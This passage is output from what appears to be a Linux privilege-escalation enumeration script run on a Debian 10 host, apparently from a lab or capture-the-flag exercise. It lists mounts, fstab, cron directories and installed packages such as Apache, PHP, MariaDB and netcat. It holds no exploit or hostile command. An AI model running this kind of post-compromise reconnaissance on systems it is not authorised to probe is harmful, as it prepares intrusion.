    bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
    cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
    cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
    cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
    cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
    cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
    cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
    cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
    cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
    cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
    cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
    systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=32,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10618)
    debugfs on /sys/kernel/debug type debugfs (rw,relatime)
    hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
    mqueue on /dev/mqueue type mqueue (rw,relatime)
    sunrpc on /run/rpc_pipefs type rpc_pipefs (rw,relatime)
    nfsd on /proc/fs/nfsd type nfsd (rw,relatime)
    tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=100996k,mode=700)
    binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
    tmpfs on /run/user/1000 type tmpfs
(rw,nosuid,nodev,relatime,size=100996k,mode=700,uid=1000,gid=1000)
[+] fstab entries
    # /etc/fstab: static file system information.
```

```
   #
   # Use 'blkid' to print the universally unique identifier for a
   # device; this may be used with UUID= as a more robust way to name devices
   # that works even if disks are added and removed. See fstab(5).
   #
   # <file system> <mount point>   <type>  <options>       <dump>  <pass>
   # / was on /dev/sda1 during installation
   UUID=d09fa051-e311-49b4-8441-c38e865a34c3 /               ext4    errors=remount-ro 0       1
   # swap was on /dev/sda5 during installation
   UUID=c9d1687f-4cca-41f3-8d92-53688e0ab9cd none            swap    sw              0       0
   /dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

[+] Scheduled cron jobs
   -rw-r--r-- 1 root root 1042 Oct 11  2019 /etc/crontab
   /etc/cron.d:
   total 16
   drwxr-xr-x  2 root root 4096 Jun  1  2021 .
   drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
   -rw-r--r--  1 root root  712 Dec 17  2018 php
   -rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
   /etc/cron.daily:
   total 40
   drwxr-xr-x  2 root root 4096 Jun  1  2021 .
   drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
   -rwxr-xr-x  1 root root  539 Aug  8  2020 apache2
   -rwxr-xr-x  1 root root 1478 May 12  2020 apt-compat
   -rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
   -rwxr-xr-x  1 root root 1187 Apr 18  2019 dpkg
   -rwxr-xr-x  1 root root  377 Aug 28  2018 logrotate
   -rwxr-xr-x  1 root root 1123 Feb 10  2019 man-db
   -rwxr-xr-x  1 root root  249 Sep 27  2017 passwd
   -rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
   /etc/cron.hourly:
   total 12
   drwxr-xr-x  2 root root 4096 Jun  1  2021 .
   drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
   -rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
   /etc/cron.monthly:
   total 12
   drwxr-xr-x  2 root root 4096 Jun  1  2021 .
   drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
   -rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
   /etc/cron.weekly:
   total 16
   drwxr-xr-x  2 root root 4096 Jun  1  2021 .
   drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
   -rwxr-xr-x  1 root root  813 Feb 10  2019 man-db
   -rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
[+] Users cron jobs
[+] Writable cron dirs

[*] ENUMERATING PROCESSES AND APPLICATIONS...

[+] Installed Packages
   Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
   Err?=(none)/Reinst-required (Status,Err:
   Name Version  Description
```

adduser 3.118 add and remove users and groups
apache2 2.4.38-3+deb10u4 Apache HTTP Server
apache2-bin 2.4.38-3+deb10u4 Apache HTTP Server (modules and other binary files)
apache2-data 2.4.38-3+deb10u4 Apache HTTP Server (common files)
apache2-utils 2.4.38-3+deb10u4 Apache HTTP Server (utility programs for web servers)
apparmor 2.13.2-10 user-space parser utility for AppArmor
apt 1.8.2.3 commandline package manager
apt-listchanges 3.19 package change history notification tool
apt-utils 1.8.2.3 package management related utility programs
base-files 10.3+deb10u9 Debian base system miscellaneous files
base-passwd 3.5.46 Debian base system master password and group files
bash 5.0-4 GNU Bourne Again SHell
bash-completion 1:2.8-6 programmable completion for the bash shell
bind9-host 1:9.11.5.P4+dfsg-5.1+deb10u5 DNS lookup utility (deprecated)
bsdmainutils 11.1.2+b1 collection of more utilities from FreeBSD
bsdutils 1:2.33.1-0.1 basic utilities from 4.4BSD-Lite
busybox 1:1.30.1-4 Tiny utilities for small and embedded systems
bzip2 1.0.6-9.2~deb10u1 high-quality block-sorting file compressor - utilities
ca-certificates 20200601~deb10u2 Common CA certificates
console-setup 1.193~deb10u1 console font and keymap setup program
console-setup-linux 1.193~deb10u1 Linux specific part of console-setup
coreutils 8.30-3 GNU core utilities
cpio 2.12+dfsg-9 GNU cpio -- a program to manage archives of files
cron 3.0pl1-134+deb10u1 process scheduling daemon
dash 0.5.10.2-5 POSIX-compliant shell
dbus 1.12.20-0+deb10u1 simple interprocess messaging system (daemon and utilities)
debconf 1.5.71 Debian configuration management system
debconf-i18n 1.5.71 full internationalization support for debconf
debian-archive-keyring 2019.1+deb10u1 GnuPG archive keys of the Debian archive
debian-faq 9.0 Debian Frequently Asked Questions
debianutils 4.8.6.1 Miscellaneous utilities specific to Debian
dictionaries-common 1.28.1 spelling dictionaries - common utilities
diffutils 1:3.7-3 File comparison utilities
discover 2.1.2-8 hardware identification system
discover-data 2.2013.01.11 Data lists for Discover hardware detection system
distro-info-data 0.41+deb10u3 information about the distributions' releases (data files)
dmidecode 3.2-1 SMBIOS/DMI table decoder
dmsetup 2:1.02.155-3 Linux Kernel Device Mapper userspace library
doc-debian 6.4 Debian Project documentation and other documents
dpkg 1.19.7 Debian package management system
e2fsprogs 1.44.5-1+deb10u3 ext2/ext3/ext4 file system utilities
eject 2.1.5+deb1+cvs20081104-13.2 ejects CDs and operates CD-Changers under Linux
emacsen-common 3.0.4 Common facilities for all emacsen
fdisk 2.33.1-0.1 collection of partitioning utilities
file 1:5.35-4+deb10u2 Recognize the type of data in a file using "magic" numbers
findutils 4.6.0+git+20190209-2 utilities for finding files--find, xargs
firmware-linux-free 3.4 Binary firmware for various drivers in the Linux kernel
fontconfig-config 2.13.1-2 generic font configuration library - configuration
fonts-dejavu-core 2.37-1 Vera font family derivate with additional characters
galera-3 25.3.25-2 Replication framework for transactional applications
gawk 1:4.2.1+dfsg-1 GNU awk, a pattern scanning and processing language
gcc-8-base:amd64 8.3.0-6 GCC, the GNU Compiler Collection (base package)
gdbm-l10n 1.18.1-4 GNU dbm database routines (translation files)
geoip-database 20181108-1 IP lookup command line tools that use the GeoIP library (country database)
gettext-base 0.19.8.1-9 GNU Internationalization utilities for the base system
gpgv 2.2.12-1+deb10u1 GNU privacy guard - signature verification tool

grep 3.3-1 GNU grep, egrep and fgrep
groff-base 1.22.4-3+deb10u1 GNU troff text-formatting system (base system components)
grub-common 2.02+dfsg1-20+deb10u4 GRand Unified Bootloader (common files)
grub-pc 2.02+dfsg1-20+deb10u4 GRand Unified Bootloader, version 2 (PC/BIOS version)
grub-pc-bin 2.02+dfsg1-20+deb10u4 GRand Unified Bootloader, version 2 (PC/BIOS modules)
grub2-common 2.02+dfsg1-20+deb10u4 GRand Unified Bootloader (common files for version 2)
gzip 1.9-3 GNU compression utilities
hdparm 9.58+ds-1 tune hard disk parameters for high performance
hostname 3.21 utility to set/show the host name or domain name
iamerican 3.4.00-6 American English dictionary for ispell (standard version)
ibritish 3.4.00-6 British English dictionary for ispell (standard version)
ienglish-common 3.4.00-6 Common files for British and American ispell dictionaries
ifupdown 0.8.35 high level tools to configure network interfaces
init 1.56+nmu1 metapackage ensuring an init system is installed
init-system-helpers 1.56+nmu1 helper tools for all init systems
initramfs-tools 0.133+deb10u1 generic modular initramfs generator (automation)
initramfs-tools-core 0.133+deb10u1 generic modular initramfs generator (core tools)
installation-report 2.71 system installation report
iproute2 4.20.0-2+deb10u1 networking and traffic control tools
iptables 1.8.2-4 administration tools for packet filtering and NAT
iputils-ping 3:20180629-2+deb10u2 Tools to test the reachability of network hosts
isc-dhcp-client 4.4.1-2 DHCP client for automatically obtaining an IP address
isc-dhcp-common 4.4.1-2 common manpages relevant to all of the isc-dhcp packages
iso-codes 4.2-1 ISO language, territory, currency, script codes and their translations
ispell 3.4.00-6+b1 International Ispell (an interactive spelling corrector)
kbd 2.0.4-4 Linux console font and keytable utilities
keyboard-configuration 1.193~deb10u1 system-wide keyboard preferences
keyutils 1.6-6 Linux Key Management Utilities
klibc-utils 2.0.6-1 small utilities built with klibc for early boot
kmod 26-1 tools for managing Linux kernel modules
krb5-locales 1.17-3+deb10u1 internationalization support for MIT Kerberos
laptop-detect 0.16 system chassis type checker
less 487-0.1+b1 pager program similar to more
libacl1:amd64 2.2.53-4 access control list - shared library
libaio1:amd64 0.3.112-3 Linux kernel AIO access library - shared library
libapache2-mod-php 2:7.3+69 server-side, HTML-embedded scripting language (Apache 2 module) (default)
libapache2-mod-php7.3 7.3.27-1~deb10u1 server-side, HTML-embedded scripting language (Apache 2 module)
libapparmor1:amd64 2.13.2-10 changehat AppArmor library
libapr1:amd64 1.6.5-1+b1 Apache Portable Runtime Library
libaprutil1:amd64 1.6.1-4 Apache Portable Runtime Utility Library
libaprutil1-dbd-sqlite3:amd64 1.6.1-4 Apache Portable Runtime Utility Library - SQLite3 Driver
libaprutil1-ldap:amd64 1.6.1-4 Apache Portable Runtime Utility Library - LDAP Driver
libapt-inst2.0:amd64 1.8.2.3 deb package format runtime library
libapt-pkg5.0:amd64 1.8.2.3 package management runtime library
libargon2-1:amd64 0~20171227-0.2 memory-hard hashing function - runtime library
libattr1:amd64 1:2.4.48-4 extended attribute handling - shared library
libaudit-common 1:2.8.4-3 Dynamic library for security auditing - common files
libaudit1:amd64 1:2.8.4-3 Dynamic library for security auditing
libbind9-161:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 BIND9 Shared Library used by BIND
libblkid1:amd64 2.33.1-0.1 block device ID library
libbrotli1:amd64 1.0.7-2+deb10u1 library implementing brotli encoder and decoder (shared libraries)
libbsd0:amd64 0.9.1-2+deb10u1 utility functions from BSD systems - shared library
libbz2-1.0:amd64 1.0.6-9.2~deb10u1 high-quality block-sorting file compressor library - runtime
libc-bin 2.28-10 GNU C Library: Binaries

libc-dev-bin 2.28-10 GNU C Library: Development binaries
libc-l10n 2.28-10 GNU C Library: localization files
libc6:amd64 2.28-10 GNU C Library: Shared libraries
libc6-dev:amd64 2.28-10 GNU C Library: Development Libraries and Header Files
libcap-ng0:amd64 0.7.9-2 An alternate POSIX capabilities library
libcap2:amd64 1:2.25-2 POSIX 1003.1e capabilities (library)
libcap2-bin 1:2.25-2 POSIX 1003.1e capabilities (utilities)
libcgi-fast-perl 1:2.13-1 CGI subclass for work with FCGI
libcgi-pm-perl 4.40-1 module for Common Gateway Interface applications
libcom-err2:amd64 1.44.5-1+deb10u3 common error description library
libconfig-inifiles-perl 3.000001-1 read .ini-style configuration files
libcryptsetup12:amd64 2:2.1.0-5+deb10u2 disk encryption support - shared library
libcurl3-gnutls:amd64 7.64.0-4+deb10u2 easy-to-use client-side URL transfer library (GnuTLS flavour)
libcurl4:amd64 7.64.0-4+deb10u2 easy-to-use client-side URL transfer library (OpenSSL flavour)
libdb5.3:amd64 5.3.28+dfsg1-0.5 Berkeley v5.3 Database Libraries [runtime]
libdbd-mysql-perl:amd64 4.050-2 Perl5 database interface to the MariaDB/MySQL database
libdbi-perl:amd64 1.642-1+deb10u2 Perl Database Interface (DBI)
libdbus-1-3:amd64 1.12.20-0+deb10u1 simple interprocess messaging system (library)
libdebconfclient0:amd64 0.249 Debian Configuration Management System (C-implementation library)
libdevmapper1.02.1:amd64 2:1.02.155-3 Linux Kernel Device Mapper userspace library
libdiscover2 2.1.2-8 hardware identification library
libdns-export1104 1:9.11.5.P4+dfsg-5.1+deb10u5 Exported DNS Shared Library
libdns1104:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 DNS Shared Library used by BIND
libedit2:amd64 3.1-20181209-1 BSD editline and history libraries
libefiboot1:amd64 37-2+deb10u1 Library to manage UEFI variables
libefivar1:amd64 37-2+deb10u1 Library to manage UEFI variables
libelf1:amd64 0.176-1.1 library to read and write ELF files
libencode-locale-perl 1.05-1 utility to determine the locale encoding
libestr0:amd64 0.1.10-2.1 Helper functions for handling strings (lib)
libevent-2.1-6:amd64 2.1.8-stable-4 Asynchronous event notification library
libexpat1:amd64 2.2.6-2+deb10u1 XML parsing C library - runtime library
libext2fs2:amd64 1.44.5-1+deb10u3 ext2/ext3/ext4 file system libraries
libfastjson4:amd64 0.99.8-2 fast json library for C
libfcgi-perl 0.78-2+b3 helper module for FastCGI
libfdisk1:amd64 2.33.1-0.1 fdisk partitioning library
libffi6:amd64 3.2.1-9 Foreign Function Interface library runtime
libfontconfig1:amd64 2.13.1-2 generic font configuration library - runtime
libfreetype6:amd64 2.9.1-3+deb10u2 FreeType 2 font engine, shared library files
libfstrm0:amd64 0.4.0-1 Frame Streams (fstrm) library
libfuse2:amd64 2.9.9-1+deb10u1 Filesystem in Userspace (library)
libgcc1:amd64 1:8.3.0-6 GCC support library
libgcrypt20:amd64 1.8.4-5 LGPL Crypto library - runtime library
libgd3:amd64 2.2.5-5.2 GD Graphics Library
libgdbm-compat4:amd64 1.18.1-4 GNU dbm database routines (legacy support runtime version)
libgdbm6:amd64 1.18.1-4 GNU dbm database routines (runtime version)
libgeoip1:amd64 1.6.12-1 non-DNS IP-to-country resolver library
libgmp10:amd64 2:6.1.2+dfsg-4 Multiprecision arithmetic library
libgnutls30:amd64 3.6.7-4+deb10u6 GNU TLS library - main runtime library
libgpg-error0:amd64 1.35-1 GnuPG development runtime library
libgssapi-krb5-2:amd64 1.17-3+deb10u1 MIT Kerberos runtime libraries - krb5 GSS-API Mechanism
libhogweed4:amd64 3.4.1-1 low level cryptographic library (public-key cryptos)
libhtml-parser-perl 3.72-3+b3 collection of modules that parse HTML text documents
libhtml-tagset-perl 3.20-3 Data tables pertaining to HTML
libhtml-template-perl 2.97-1 module for using HTML templates with Perl

libhttp-date-perl 6.02-1 module of date conversion routines
libhttp-message-perl 6.18-1 perl interface to HTTP style messages
libicu63:amd64 63.1-6+deb10u1 International Components for Unicode
libidn11:amd64 1.33-2.2 GNU Libidn library, implementation of IETF IDN specifications
libidn2-0:amd64 2.0.5-1+deb10u1 Internationalized domain names (IDNA2008/TR46) library
libio-html-perl 1.001-1 open an HTML file with automatic charset detection
libip4tc0:amd64 1.8.2-4 netfilter libip4tc library
libip6tc0:amd64 1.8.2-4 netfilter libip6tc library
libiptc0:amd64 1.8.2-4 netfilter libiptc library
libisc-export1100:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 Exported ISC Shared Library
libisc1100:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 ISC Shared Library used by BIND
libisccc161:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 Command Channel Library used by BIND
libisccfg163:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 Config File Handling Library used by BIND
libjansson4:amd64 2.12-1 C library for encoding, decoding and manipulating JSON data
libjbig0:amd64 2.1-3.1+b2 JBIGkit libraries
libjpeg62-turbo:amd64 1:1.5.2-2+deb10u1 libjpeg-turbo JPEG runtime library
libjson-c3:amd64 0.12.1+ds-2+deb10u1 JSON manipulation library - shared library
libk5crypto3:amd64 1.17-3+deb10u1 MIT Kerberos runtime libraries - Crypto Library
libkeyutils1:amd64 1.6-6 Linux Key Management Utilities (library)
libklibc:amd64 2.0.6-1 minimal libc subset for use with initramfs
libkmod2:amd64 26-1 libkmod shared library
libkrb5-3:amd64 1.17-3+deb10u1 MIT Kerberos runtime libraries
libkrb5support0:amd64 1.17-3+deb10u1 MIT Kerberos runtime libraries - Support library
libldap-2.4-2:amd64 2.4.47+dfsg-3+deb10u6 OpenLDAP libraries
libldap-common 2.4.47+dfsg-3+deb10u6 OpenLDAP common files for libraries
liblmdb0:amd64 0.9.22-1 Lightning Memory-Mapped Database shared library
liblocale-gettext-perl 1.07-3+b4 module using libc functions for internationalization in Perl
liblockfile-bin 1.14-1.1 support binaries for and cli utilities based on liblockfile
liblognorm5:amd64 2.0.5-1 log normalizing library
liblua5.2-0:amd64 5.2.4-1.1+b2 Shared library for the Lua interpreter version 5.2
liblwp-mediatypes-perl 6.02-1 module to guess media type for a file or a URL
liblwres161:amd64 1:9.11.5.P4+dfsg-5.1+deb10u5 Lightweight Resolver Library used by BIND
liblz4-1:amd64 1.8.3-1+deb10u1 Fast LZ compression algorithm library - runtime
liblzma5:amd64 5.2.4-1 XZ-format compression library
libmagic-mgc 1:5.35-4+deb10u2 File type determination library using "magic" numbers (compiled magic file)
libmagic1:amd64 1:5.35-4+deb10u2 Recognize the type of data in a file using "magic" numbers - library
libmariadb3:amd64 1:10.3.27-0+deb10u1 MariaDB database client library
libmnl0:amd64 1.0.4-2 minimalistic Netlink communication library
libmount1:amd64 2.33.1-0.1 device mounting library
libmpdec2:amd64 2.4.2-2 library for decimal floating point arithmetic (runtime library)
libmpfr6:amd64 4.0.2-1 multiple precision floating-point computation
libncurses6:amd64 6.1+20181013-2+deb10u2 shared libraries for terminal handling
libncursesw6:amd64 6.1+20181013-2+deb10u2 shared libraries for terminal handling (wide character support)
libnetfilter-conntrack3:amd64 1.0.7-1 Netfilter netlink-conntrack library
libnettle6:amd64 3.4.1-1 low level cryptographic library (symmetric and one-way cryptos)
libnewt0.52:amd64 0.52.20-8 Not Erik's Windowing Toolkit - text mode windowing with slang
libnfnetlink0:amd64 1.0.1-3+b1 Netfilter netlink library
libnfsidmap2:amd64 0.25-5.1 NFS idmapping library
libnftnl11:amd64 1.1.2-2 Netfilter nftables userspace API library
libnghttp2-14:amd64 1.36.0-2+deb10u1 library implementing HTTP/2 protocol (shared library)
libnss-systemd:amd64 241-7~deb10u7 nss module providing dynamic user and group name resolution
libp11-kit0:amd64 0.23.15-2+deb10u1 library for loading and coordinating access to PKCS#11 modules - runtime

libpam-modules:amd64 1.3.1-5 Pluggable Authentication Modules for PAM
libpam-modules-bin 1.3.1-5 Pluggable Authentication Modules for PAM - helper binaries
libpam-runtime 1.3.1-5 Runtime support for the PAM library
libpam-systemd:amd64 241-7~deb10u7 system and service manager - PAM module
libpam0g:amd64 1.3.1-5 Pluggable Authentication Modules library
libpci3:amd64 1:3.5.2-1 Linux PCI Utilities (shared library)
libpcre2-8-0:amd64 10.32-5 New Perl Compatible Regular Expression Library- 8 bit runtime files
libpcre3:amd64 2:8.39-12 Old Perl 5 Compatible Regular Expression Library - runtime files
libperl5.28:amd64 5.28.1-6+deb10u1 shared Perl library
libpipeline1:amd64 1.5.1-2 pipeline manipulation library
libpng16-16:amd64 1.6.36-6 PNG library - runtime (version 1.6)
libpopt0:amd64 1.16-12 lib for parsing cmdline parameters
libprocps7:amd64 2:3.3.15-2 library for accessing process information from /proc
libprotobuf-c1:amd64 1.3.1-1+b1 Protocol Buffers C shared library (protobuf-c)
libpsl5:amd64 0.20.2-2 Library for Public Suffix List (shared libraries)
libpython-stdlib:amd64 2.7.16-1 interactive high-level object-oriented language (Python2)
libpython2-stdlib:amd64 2.7.16-1 interactive high-level object-oriented language (Python2)
libpython2.7-minimal:amd64 2.7.16-2+deb10u1 Minimal subset of the Python language (version 2.7)
libpython2.7-stdlib:amd64 2.7.16-2+deb10u1 Interactive high-level object-oriented language (standard library, version 2.7)
libpython3-stdlib:amd64 3.7.3-1 interactive high-level object-oriented language (default python3 version)
libpython3.7-minimal:amd64 3.7.3-2+deb10u3 Minimal subset of the Python language (version 3.7)
libpython3.7-stdlib:amd64 3.7.3-2+deb10u3 Interactive high-level object-oriented language (standard library, version 3.7)
libreadline5:amd64 5.2+dfsg-3+b13 GNU readline and history libraries, run-time libraries
libreadline7:amd64 7.0-5 GNU readline and history libraries, run-time libraries
librtmp1:amd64 2.4+20151223.gitfa8646d.1-2 toolkit for RTMP streams (shared library)
libsasl2-2:amd64 2.1.27+dfsg-1+deb10u1 Cyrus SASL - authentication abstraction library
libsasl2-modules:amd64 2.1.27+dfsg-1+deb10u1 Cyrus SASL - pluggable authentication modules
libsasl2-modules-db:amd64 2.1.27+dfsg-1+deb10u1 Cyrus SASL - pluggable authentication modules (DB)
libseccomp2:amd64 2.3.3-4 high level interface to Linux seccomp filter
libselinux1:amd64 2.8-1+b1 SELinux runtime shared libraries
libsemanage-common 2.8-2 Common files for SELinux policy management libraries
libsemanage1:amd64 2.8-2 SELinux policy management library
libsepol1:amd64 2.8-1 SELinux library for manipulating binary security policies
libsigsegv2:amd64 2.12-2 Library for handling page faults in a portable way
libslang2:amd64 2.3.2-2 S-Lang programming library - runtime version
libsmartcols1:amd64 2.33.1-0.1 smart column output alignment library
libsnappy1v5:amd64 1.1.7-1 fast compression/decompression library
libsodium23:amd64 1.0.17-1 Network communication, cryptography and signaturing library
libsqlite3-0:amd64 3.27.2-3+deb10u1 SQLite 3 shared library
libsqlite3-dev:amd64 3.27.2-3+deb10u1 SQLite 3 development files
libss2:amd64 1.44.5-1+deb10u3 command-line interface parsing library
libssh2-1:amd64 1.8.0-2.1 SSH2 client-side library
libssl1.1:amd64 1.1.1d-0+deb10u6 Secure Sockets Layer toolkit - shared libraries
libstdc++6:amd64 8.3.0-6 GNU Standard C++ Library v3
libsystemd0:amd64 241-7~deb10u7 systemd utility library
libtasn1-6:amd64 4.13-3 Manage ASN.1 structures (runtime)
libterm-readkey-perl 2.38-1 perl module for simple terminal control
libtext-charwidth-perl 0.04-7.1+b1 get display widths of characters on the terminal
libtext-iconv-perl 1.7-5+b7 converts between character sets in Perl
libtext-wrapi18n-perl 0.06-7.1 internationalized substitute of Text::Wrap
libtiff5:amd64 4.1.0+git191117-2~deb10u2 Tag Image File Format (TIFF) library

libtimedate-perl 2.3000-2+deb10u1 collection of modules to manipulate date/time information
libtinfo6:amd64 6.1+20181013-2+deb10u2 shared low-level terminfo library for terminal handling
libtirpc-common 1.1.4-0.4 transport-independent RPC library - common files
libtirpc3:amd64 1.1.4-0.4 transport-independent RPC library
libuchardet0:amd64 0.0.6-3 universal charset detection library - shared library
libudev1:amd64 241-7~deb10u7 libudev shared library
libunistring2:amd64 0.9.10-1 Unicode string library for C
liburi-perl 1.76-1 module to manipulate and access URI strings
libusb-0.1-4:amd64 2:0.1.12-32 userspace USB programming library
libusb-1.0-0:amd64 2:1.0.22-2 userspace USB programming library
libuuid1:amd64 2.33.1-0.1 Universally Unique ID library
libwebp6:amd64 0.6.1-2 Lossy compression of digital photographic images.
libwrap0:amd64 7.6.q-28 Wietse Venema's TCP wrappers library
libx11-6:amd64 2:1.6.7-1+deb10u2 X11 client-side library
libx11-data 2:1.6.7-1+deb10u2 X11 client-side library
libxau6:amd64 1:1.0.8-1+b2 X11 authorisation library
libxcb1:amd64 1.13.1-2 X C Binding
libxdmcp6:amd64 1:1.1.2-3 X11 Display Manager Control Protocol library
libxext6:amd64 2:1.3.3-1+b2 X11 miscellaneous extension library
libxml2:amd64 2.9.4+dfsg1-7+deb10u1 GNOME XML library
libxmuu1:amd64 2:1.1.2-2+b3 X11 miscellaneous micro-utility library
libxpm4:amd64 1:3.5.12-1 X11 pixmap library
libxslt1.1:amd64 1.1.32-2.2~deb10u1 XSLT 1.0 processing library - runtime library
libxtables12:amd64 1.8.2-4 netfilter xtables library
libzip4:amd64 1.5.1-4 library for reading, creating, and modifying zip archives (runtime)
libzstd1:amd64 1.3.8+dfsg-3+deb10u2 fast lossless compression algorithm
linux-base 4.6 Linux image base package
linux-image-4.19.0-13-amd64 4.19.160-2 Linux 4.19 for 64-bit PCs (signed)
linux-image-4.19.0-16-amd64 4.19.181-1 Linux 4.19 for 64-bit PCs (signed)
linux-image-amd64 4.19+105+deb10u11 Linux for 64-bit PCs (meta-package)
linux-libc-dev:amd64 4.19.181-1 Linux support headers for userspace development
locales 2.28-10 GNU C Library: National Language (locale) data [support]
login 1:4.5-1.1 system login tools
logrotate 3.14.0-4 Log rotation utility
lsb-base 10.2019051400 Linux Standard Base init script functionality
lsb-release 10.2019051400 Linux Standard Base version reporting utility
lsof 4.91+dfsg-1 utility to list open files
man-db 2.8.5-2 on-line manual pager
manpages 4.16-2 Manual pages about using a GNU/Linux system
manpages-dev 4.16-2 Manual pages about using GNU/Linux for development
mariadb-client-10.3 1:10.3.27-0+deb10u1 MariaDB database client binaries
mariadb-client-core-10.3 1:10.3.27-0+deb10u1 MariaDB database core client binaries
mariadb-common 1:10.3.27-0+deb10u1 MariaDB common metapackage
mariadb-server 1:10.3.27-0+deb10u1 MariaDB database server (metapackage depending on the latest version)
mariadb-server-10.3 1:10.3.27-0+deb10u1 MariaDB database server binaries
mariadb-server-core-10.3 1:10.3.27-0+deb10u1 MariaDB database core server files
mawk 1.3.3-17+b3 a pattern scanning and text processing language
mime-support 3.62 MIME files 'mime.types' & 'mailcap', and support programs
mount 2.33.1-0.1 tools for mounting and manipulating filesystems
mysql-common 5.8+1.0.5 MySQL database common files, e.g. /etc/mysql/my.cnf
nano 3.2-3 small, friendly text editor inspired by Pico
ncurses-base 6.1+20181013-2+deb10u2 basic terminal type definitions
ncurses-bin 6.1+20181013-2+deb10u2 terminal-related programs and man pages
ncurses-term 6.1+20181013-2+deb10u2 additional terminal type definitions
netbase 5.6 Basic TCP/IP networking system

netcat-traditional 1.10-41.1 TCP/IP swiss army knife
nfs-common 1:1.3.4-2.5+deb10u1 NFS support files common to client and server
nfs-kernel-server 1:1.3.4-2.5+deb10u1 support for NFS kernel server
openssh-client 1:7.9p1-10+deb10u2 secure shell (SSH) client, for secure access to remote machines
openssh-server 1:7.9p1-10+deb10u2 secure shell (SSH) server, for secure access from remote machines
openssh-sftp-server 1:7.9p1-10+deb10u2 secure shell (SSH) sftp server module, for SFTP access from remote machines
openssl 1.1.1d-0+deb10u6 Secure Sockets Layer toolkit - cryptographic utility
os-prober 1.77 utility to detect other OSes on a set of drives
passwd 1:4.5-1.1 change and administer password and group data
pciutils 1:3.5.2-1 Linux PCI Utilities
perl 5.28.1-6+deb10u1 Larry Wall's Practical Extraction and Report Language
perl-base 5.28.1-6+deb10u1 minimal Perl system
perl-modules-5.28 5.28.1-6+deb10u1 Core Perl modules
php 2:7.3+69 server-side, HTML-embedded scripting language (default)
php-common 2:69 Common files for PHP packages
php-curl 2:7.3+69 CURL module for PHP [default]
php-gd 2:7.3+69 GD module for PHP [default]
php-intl 2:7.3+69 Internationalisation module for PHP [default]
php-mbstring 2:7.3+69 MBSTRING module for PHP [default]
php-mysql 2:7.3+69 MySQL module for PHP [default]
php-sqlite3 2:7.3+69 SQLite3 module for PHP [default]
php-zip 2:7.3+69 Zip module for PHP [default]
php7.3 7.3.27-1~deb10u1 server-side, HTML-embedded scripting language (metapackage)
php7.3-cli 7.3.27-1~deb10u1 command-line interpreter for the PHP scripting language
php7.3-common 7.3.27-1~deb10u1 documentation, examples and common module for PHP
php7.3-curl 7.3.27-1~deb10u1 CURL module for PHP
php7.3-gd 7.3.27-1~deb10u1 GD module for PHP
php7.3-intl 7.3.27-1~deb10u1 Internationalisation module for PHP
php7.3-json 7.3.27-1~deb10u1 JSON module for PHP
php7.3-mbstring 7.3.27-1~deb10u1 MBSTRING module for PHP
php7.3-mysql 7.3.27-1~deb10u1 MySQL module for PHP
php7.3-opcache 7.3.27-1~deb10u1 Zend OpCache module for PHP
php7.3-readline 7.3.27-1~deb10u1 readline module for PHP
php7.3-sqlite3 7.3.27-1~deb10u1 SQLite3 module for PHP
php7.3-xml 7.3.27-1~deb10u1 DOM, SimpleXML, WDDX, XML, and XSL module for PHP
php7.3-zip 7.3.27-1~deb10u1 Zip module for PHP
powermgmt-base 1.34 common utils for power management
procps 2:3.3.15-2 /proc file system utilities
psmisc 23.2-1 utilities that use the proc file system
publicsuffix 20190415.1030-1 accurate, machine-readable list of domain name suffixes
python 2.7.16-1 interactive high-level object-oriented language (Python2 version)
python-apt-common 1.8.4.3 Python interface to libapt-pkg (locales)
python-minimal 2.7.16-1 minimal subset of the Python2 language
python2 2.7.16-1 interactive high-level object-oriented language (Python2 version)
python2-minimal 2.7.16-1 minimal subset of the Python2 language
python2.7 2.7.16-2+deb10u1 Interactive high-level object-oriented language (version 2.7)
python2.7-minimal 2.7.16-2+deb10u1 Minimal subset of the Python language (version 2.7)
python3 3.7.3-1 interactive high-level object-oriented language (default python3 version)
python3-apt 1.8.4.3 Python 3 interface to libapt-pkg
python3-certifi 2018.8.24-1 root certificates for validating SSL certs and verifying TLS hosts (python3)
